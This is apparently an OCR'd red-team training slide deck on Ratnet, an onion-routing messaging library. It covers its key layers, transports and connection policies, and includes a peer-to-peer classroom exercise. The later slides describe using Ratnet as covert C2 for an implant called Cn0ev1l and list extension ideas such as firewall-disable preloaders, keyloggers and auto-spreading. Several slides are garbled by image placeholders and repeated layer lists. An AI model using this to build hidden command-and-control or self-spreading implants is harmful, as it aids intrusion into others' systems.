
Transports are responsible for knowing how to make and receive remote Synchronization API calls to other Ratnet nodes. Transport implementations are paired as a server, started by `Listen`, and a client accessed by `RPC`.

Ratnet: Routing Key vs Content Key


Routing Key - This is the “outer” keypair which is used on bundles of messages being transmitted from node to node, and a different pair is used for each hop. No chain validation is performed - this is mainly just to guarantee that the data going in doesn’t have any matching patterns with the data going out. These are the only keys that router nodes will have, and they’re worthless if captured.

Content Key - This is the “inner” keypair, that encrypts messages to their final recipient (or group key). This is the real, secret, real secret key.

Onion-Routing



Onion-Routing: One Step



Ratnet: Other Glossary Words

Contacts - Pair of name->pubkey. These are message destinations.


Peers - Pair of name->an opaque string that tells a transport plugin how to connect to something. These are network destinations (or listen strings).

Unused in this training, but used in some of the other demos:


Profiles - Named private keys so that an app can have multiple keys and toggle which ones are enabled.

Channels - Think group keys where everyone shares the privkey. Also allows messages to be tagged with a binary blob for use in routing.

One Message, One Hop




Decided to solve every problem with an additional layer of abstraction, and ended up with five APIs.



Your application calls the Send method via local library call or via an “admin” port using any transport plugin.

Send(to, cleartext_msg)




The Ratnet module acts as a KSM/keyring and retains the public keys for known recipients, routing keys, and content keys.

The Crypto interface is abstracted with two provided implementations: ECC and RSA

However, to implement your own, you only need to override GenerateKey, Encrypt, and Decrypt.

Routing and Content Crypto can use different implementations!



The message is encrypted to intended recipient with the content key and added to the “outbox” queue with a timestamp (doesn’t have to be real time).


The queue action goes to another internal API, which has three provided implementations:

QL - Database-backed Node

Ram - RAM-Only Node

FSNode - FileSystem Node

DB - Database-backed Node



Connection Policies run on their own threads and determine how and when messages are dequeued and transmitted.


Three provided Connection Policies:

Polling Client -
every X minutes, push/pull with every given host

Server -
just a regular listening port


P2P -
implements host discovery via mDNS*, then chains to any other Transport.


also this is an API and you can write your own easily…



Five provided Transports: SSL, HTTPS, UDP, DNS, & S3

auto-generates certs, ECC/RSA mode
UDP & DNS - use KCP
reliability/multipacket layer


Application
1.
Ratnet API
2.
Crypto
3.
Node
4.
Connection Policy
5.
Network Transport
6.
Application
Network Transport


Application
1.
Ratnet API
2.
Crypto
3.
Node
4.
Connection Policy
5.
Network Transport
Node Public API exposes 3 ops:
1) Get Public Routing Key
2) Pickup Messages since time
-> returns time
3) Dropoff Messages
On Pickup, messages are batched and encrypted with Routing Key.
6.
Application
Network Transport


Dropoff is called on the recipient's Public API.

Message-Batch is decrypted with Routing Key.

Each Message nonce is hashed with each Public Content Key, and if there is a match, the relevant callback to the Application is called to deliver the Message.

The original encrypted Message may be added to the outbox queue for this node (unconsumed messages, messages w./multiple recipients or whitenet reasons).

6.



Drone Code

- Cloud-configurable Ratnet Router Node w./ Dockerfile: https://github.com/awgh/**drone**
- The drone can act as a generic Ratnet router and forward messages between nodes that it cannot decrypt and has no application code to process.
- You can add one (or a whole network) of Ratnet routers between your implants and C2 simply by pointing the implant to a router IP address and keeping the C2 key the same! Then config the routers to eventually point back to the C2 address. Ratnet will handle the rest!

Enable ratnet logger output

Ratnet and some other project use the ratnet logger, which compiles out all messages unless the “debug” tag is provided at build time, like:

go build -tags debug

Exercise - Ratnet Example

Ratnet Example Utility

This application's purpose is to showcase the capabilities of the ratnet network in a format that is simple for developers to understand so that they may easily use ratnet to develop their own applications.

https://github.com/awgh/ratnet/tree/master/example

Please try the following example by yourself first (to/from localhost), but be prepared to try it with a partner at the end!

Getting Started

To get started, simply compile the example application

git clone https://github.com/awgh/ratnet
cd ratnet/example
go build
./example

Peer to Peer Messaging

First, Bob sets his node to utilize the UDP transport with a policy of "server".
>>> **SetServerTransport :8000**

Alice sets her node to utilize the UDP transport with a policy of "polling".
>>> **SetClientTransport**

Next, Alice adds Bob as a peer
>>> **AddPeer Bob True 127.0.0.1:8000**

Peer to Peer Messaging (cont.)

Then, Bob tells his node to display his content key so that he can share it with Alice.

>>> **CID**

SqRHK39CyU3P7q8nBGQyPaMS2d65FkWKFC9rY4LjjSI=

And, Alice then adds Bob as a contact.

>>>**AddContact Bob SqRHK39CyU3P7q8nBGQyPaMS2d65FkWKFC9rY4LjjSI=**

Peer to Peer Messaging (cont.)

Finaly, Alice And Bob start their respective nodes.
>>>**Start**

At this point, Alice can send Bob messages.
--- Alice's screen ---
>>>**SendMsg Bob this is a test**

--- Bob's screen should show ---
[RX From [content]]: this is a test

Ratnet Example Utility - Two Players

1. Now pair up and go through the example again, but be sure to modify the peer addresses accordingly!!!

2. Once you have it working, try changing to a different network transport and see if it still works!


3. If you’re seriously ahead of schedule, start adding more than two people to your ratnet until the whole class is one network.

Wireshark Tiem :)


Cn0ev1l features: Ratnet Reconfig

Remember how we talked about Ratnet having multiple transports? Well, since the implant is built around Ratnet, so does the implant \o/

Cn0ev1l features: Ratnet Reconfig



Cn0ev1l features: Ratnet Reconfig



Cn0ev1l features: Ratnet Reconfig

```
// read or make config (whatever is appropriate)
configFile, err := ioutil.ReadFile(configFileName)
if err == nil {
    checkErr(node.Import(configFile))
} else {
    node.SetPolicy(
        policy.NewServer(
            udp.New(node), ":"+clientPort, false,
        ),
    )
    cfg, err := node.Export()
    checkErr(err)
    checkErr(ioutil.WriteFile(configFileName, cfg, 0644))
}
contentKey, err := node.CID()
checkErr(err)
fmt.Printf("content key: %s\n", contentKey.ToB64())
```

Cn0ev1l features: Ratnet Reconfig

Important:

You must remember to underscore-include every ratnet transport you intend to use in your c2 & implant! If you switch to them dynamically, Go will not be able to figure that out at compile time and will not include them otherwise!

THE END IS NIGH

Code Tour: An aside on RE and Golang...

We can do some cool things to hide our data at rest using Golang's VFS support. Check this out (although GScript solves similar problem):

https://github.com/awgh/bencrypt/blob/master/bc/utils.go#L112

That's not even the best bit, my buddy did this, which adds memguard protections!!!

https://github.com/capnspacehook/pandorasbox

Choose your own adventure!

- Encrypt the beacons
- Make the transports dynamic and modify the beacons accordingly
- Implement module system (donut / universal)
- Advanced payload integration (gscript, embedded python, donut, etc)
- Ratnet obfuscation network generator
- Gscript firewall disable pre-loader for cn0evi1
- Recon (check the git history for screen grabbers and keyloggers)
- Privesc, LOLBAS, GTFOBins
- Auto-Spreading

@symbolcrash1
https://symbolcrash.com/podcast

THE END

Ben Kurtz awgh@awgh.org